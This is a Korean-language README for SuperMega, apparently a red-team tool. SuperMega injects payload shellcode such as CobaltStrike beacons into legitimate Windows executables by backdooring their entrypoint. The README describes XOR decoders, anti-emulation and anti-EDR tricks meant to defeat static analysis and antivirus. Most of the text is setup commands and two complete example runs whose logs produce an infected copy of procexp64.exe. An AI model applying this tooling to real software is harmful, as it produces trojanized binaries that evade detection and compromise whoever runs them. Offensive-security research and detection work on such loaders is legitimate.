

은밀하게 실행 파일에 셸코드를 주입합니다
Ophiocordyceps camponoti-balzani는 벌목(Hymenoptera) 곤충 숙주, 주로 개미를 기생시키는 곰팡이 종입니다. O. camponoti-balzani는 개미를 감염시키고, 결국 숙주가 곰팡이가 포자를 퍼뜨리기에 이상적인 장소로 이동한 후 숙주를 죽입니다.
SuperMega는 셸코드 로더입니다. 페이로드 셸코드를 정품 실행 파일(.exe 또는 .dll)에 주입합니다.
로더/캐리어 셸코드는 .exe에 긴밀하게 통합되어 정적 분석으로는 exe가 감염되었음을 발견하기 어렵게 만듭니다. 정적 분석은 단지 정품 exe 아티팩트만 보게 됩니다.
또한 현대적인 안티 EDR 메커니즘을 사용하여 셸코드 로딩이 탐지될 가능성을 낮춥니다.
기능:
참고 자료:
SuperMega는 VS2022 컴파일러에 의존합니다.
web.py 또는 supermega.py를 실행하려면 x64 native tools command prompt를 시작하세요.
또는 VSC용과 같이 기존 셸을 사용하려는 경우:
powershell에서:
> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
cmd에서:
> call "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
필요에 따라 경로를 조정하십시오. 이렇게 하면 캐리어 셸코드 컴파일에 필요한 cl.exe와 Windows.h를 사용할 수 있게 됩니다.
> ./web.py
http://localhost:5001로 이동합니다.
calc64.bin 셸코드를 procexp64.exe에 주입하는 예시:
PS C:\Users\dobin\Repos\SuperMega> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
**********************************************************************
** Visual Studio 2022 Developer Command Prompt v17.12.4
** Copyright (c) 2022 Microsoft Corporation
**********************************************************************
[vcvarsall.bat] Environment initialized for: 'x64'

C:\Users\dobin\Repos\SuperMega>python.exe supermega.py
(helper.py       ) Write project to: projects/commandline/project.pickle
(project.py      ) -[ Cleanup project: commandline
(payload.py      ) -[ Payload: data/binary/shellcodes/calc64.bin
(payload.py      )     Size: 272 bytes
(templater.py    ) -[ Carrier create Template: projects/commandline/main.c
(templater.py    )     Carrier: alloc_rw_rx
(templater.py    )     Carrier: Code into: .text
(templater.py    )     Carrier: Decoder: xor_2
(templater.py    )     Carrier: Invoker: backdoor Entrypoint
(templater.py    )     Carrier AntiEmulation: sirallocalot
(templater.py    )     Carrier Guardrail: none
(templater.py    )     Carrier Decoy: none
(compiler.py     ) -[ Carrier: Compile C to ASM
(compiler.py     )     Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py       )    > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py    ) -[ Carrier: ASM to EXE
(assembler.py    )     Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py       )    > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py    )     Carrier Size: 590
(injector.py     ) -[ Injecting Carrier
(injector.py     )     Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py     )     Checking if IAT entries required by carrier are available
(injector.py     )     IAT entries missing: 0
(injector.py     )     Inject: Write Carrier to 0x71C8D (0x7108D)
(injector.py     )     Backdoor function at entrypoint (0xE1D78)
(injector.py     )     Inject Carrier data into injectable .rdata/.text
(injector.py     )     Patch Carrier code to reference the injected data
(injector.py     ) -[ Write to file: projects/commandline/procexp64.infected.exe

> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
messagebox.bin 셸코드를 alloc_rw_rx 캐리어와 xor_1 디코더를 사용하여 주입 가능한 procexp64.exe에 주입하려면, 다음을 사용합니다:
messagebox.bin: data/binary/shellcodes/messagebox.binprocexp64.exe: data/binary/injectables/procexp64.exealloc_rw_rx: data/source/carrier/alloc_rw_rx/template.cxor_1: data/source/decoder/xor_1.c> python.exe supermega.py --shellcode messagebox.bin --inject procexp64.exe --carrier alloc_rw_rx --decoder xor_1
(helper.py ) Write project to: projects/commandline/project.pickle
(project.py ) -[ Cleanup project: commandline
(payload.py ) -[ Payload: data/binary/shellcodes/messagebox.bin
(payload.py ) Size: 433 bytes
(templater.py ) -[ Carrier create Template: projects/commandline/main.c
(templater.py ) Carrier: alloc_rw_rx
(templater.py ) Carrier: Code into: .text
(templater.py ) Carrier: Decoder: xor_1
(templater.py ) Carrier: Invoker: backdoor Entrypoint
(templater.py ) Carrier AntiEmulation: sirallocalot
(templater.py ) Carrier Guardrail: none
(templater.py ) Carrier Decoy: none
(compiler.py ) -[ Carrier: Compile C to ASM
(compiler.py ) Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py ) > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py ) -[ Carrier: ASM to EXE
(assembler.py ) Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py ) > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py ) Carrier Size: 576
(injector.py ) -[ Injecting Carrier
(injector.py ) Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py ) Checking if IAT entries required by carrier are available
(injector.py ) IAT entries missing: 0
(injector.py ) Inject: Write Carrier to 0x71C43 (0x71043)
(injector.py ) Backdoor function at entrypoint (0xE1D78)
(injector.py ) Inject Carrier data into injectable .rdata/.text
(injector.py ) Patch Carrier code to reference the injected data
(injector.py ) -[ Write to file: projects/commandline/procexp64.infected.exe
> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
입력:
data/binary/shellcodes: 입력: 페이로드로 사용하려는 셸코드. .bindata/binary/injectables/: 입력: 주입 대상이 되는 비악성 EXE 파일. .exe출력:
projects/<projectname>: 출력: 생성된 파일(감염된 exe 포함)이 있는 프로젝트 디렉터리projects/default: 출력: 웹에서 가져온 모든 파일이 있는 프로젝트 디렉터리projects/commandline: 출력: 명령줄에서 가져온 모든 파일이 있는 프로젝트 디렉터리수정 가능:
data/source/carrier: 실제로 페이로드를 디코딩하고 실행하는 요소 (alloc_rw_rx, alloc_rx_rwx, ...)data/source/antiemulation: AV 에뮬레이터가 포기하도록 만드는 다양한 구현 (sirallocalot, timeraw, ...)data/source/decoder: 페이로드 복호화 (xor, xor2)data/source/guardrails: 실행 가드레일 예시 (env)data/source/virtualprotect: virtualprotect를 활용한 재미있는 예시업그레이드 시 projects/를 비우십시오.
VS2022 컴파일러가 필요합니다:
ml64.execl.exe그리고 다음 파이썬 패키지가 필요합니다:
> pip.exe install -r requirements.txt
Visual Studio 2022에 필요할 수 있는 패키지/구성 요소 목록:
선택 사항:
r2.exe기능 및 설정에 대한 설명.
--shellcode <filename.bin>
CobaltStrike 비콘과 같은 64비트 페이로드 셸코드입니다. x64여야 합니다.
data/binary/shellcodes/*.bin 디렉터리에 위치합니다.